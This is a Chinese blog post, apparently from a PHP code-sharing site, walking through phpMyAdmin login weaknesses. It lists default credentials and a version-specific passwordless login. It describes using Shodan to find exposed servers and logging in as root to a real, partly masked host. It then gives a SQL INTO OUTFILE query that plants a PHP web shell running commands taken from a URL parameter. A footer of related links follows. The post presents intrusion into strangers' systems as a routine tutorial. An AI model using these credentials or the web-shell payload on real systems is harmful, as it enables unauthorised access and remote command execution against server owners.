phpMyAdmin通过密码漏洞留后门文件

yipeiwu_com7年前PHP代码库
  • 默认 phpMyAdmin:用户名 root 密码 root 或空登陆。
  • 版本 2.11.3~2.11.4:用户名 'localhost'@'@" 登陆,无需密码。
  • 版本 2.11.9.2:用户名 root 登陆,无需密码。

经测试,第二个漏洞在 phpMyAdmin 3.5.1 版本也是可行的。原理从略。

下面让我们简单的上网看看能不能找到一些存在这样漏洞的登陆页面。

祭出著名的漏洞搜索引擎 Shodan 并搜索 phpMyAdmin。

phpMyAdmin

先看看有没有不需要密码登陆的,逐一尝试没有后寻找名字中包含的版本号。这里我找到一个国内的(浙江省·杭州市)。
地址已手动打码。

http://121.***.*.219:80/

登陆成功(root 权限)。

接下来你可以写一个 outfile 到对方主机的网络目录下。俗称 “留后门”。

SELECT "<?php system($_GET[‘cmd']); ?>" into outfile "后门文件的绝对路径"

点击运行,不出意外便在对方主机留下了一个名为 runme.php 的后门文件。

总结

以上就是这篇文章的全部内容了,希望本文的内容对大家的学习或者工作具有一定的参考学习价值,谢谢大家对【宜配屋www.yipeiwu.com】的支持。如果你想了解更多相关内容请查看下面相关链接
相关文章

php隐藏IP地址后两位显示为星号的方法

本文实例讲述了php隐藏IP地址后两位显示为星号的方法。分享给大家供大家参考。具体实现方法如下: 我们在很多的公共网站中都会有碰到显示用户的IP时后面几个IP段显示为星号了,这样很好的保...

Php注入点构造代码

把下面保存成 Test.asp 复制代码 代码如下:<?   $mysql_server_name = "localhost";&...

input file获得文件根目录简单实现

input file获得文件根目录简单实现

其实问题很简单 index.html 复制代码 代码如下: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//E...

PHP实现懒加载的方法

本文实例讲述了PHP实现懒加载的方法。分享给大家供大家参考。具体分析如下: 寻常php的加载是通过include(),require()等方法来加载外部文件,之后再通过实例调用方法或直接...

PHP读取文件,解决中文乱码UTF-8的方法分析

本文实例讲述了PHP读取文件,解决中文乱码UTF-8的方法。分享给大家供大家参考,具体如下: $opts = array( 'file' => array( 'en...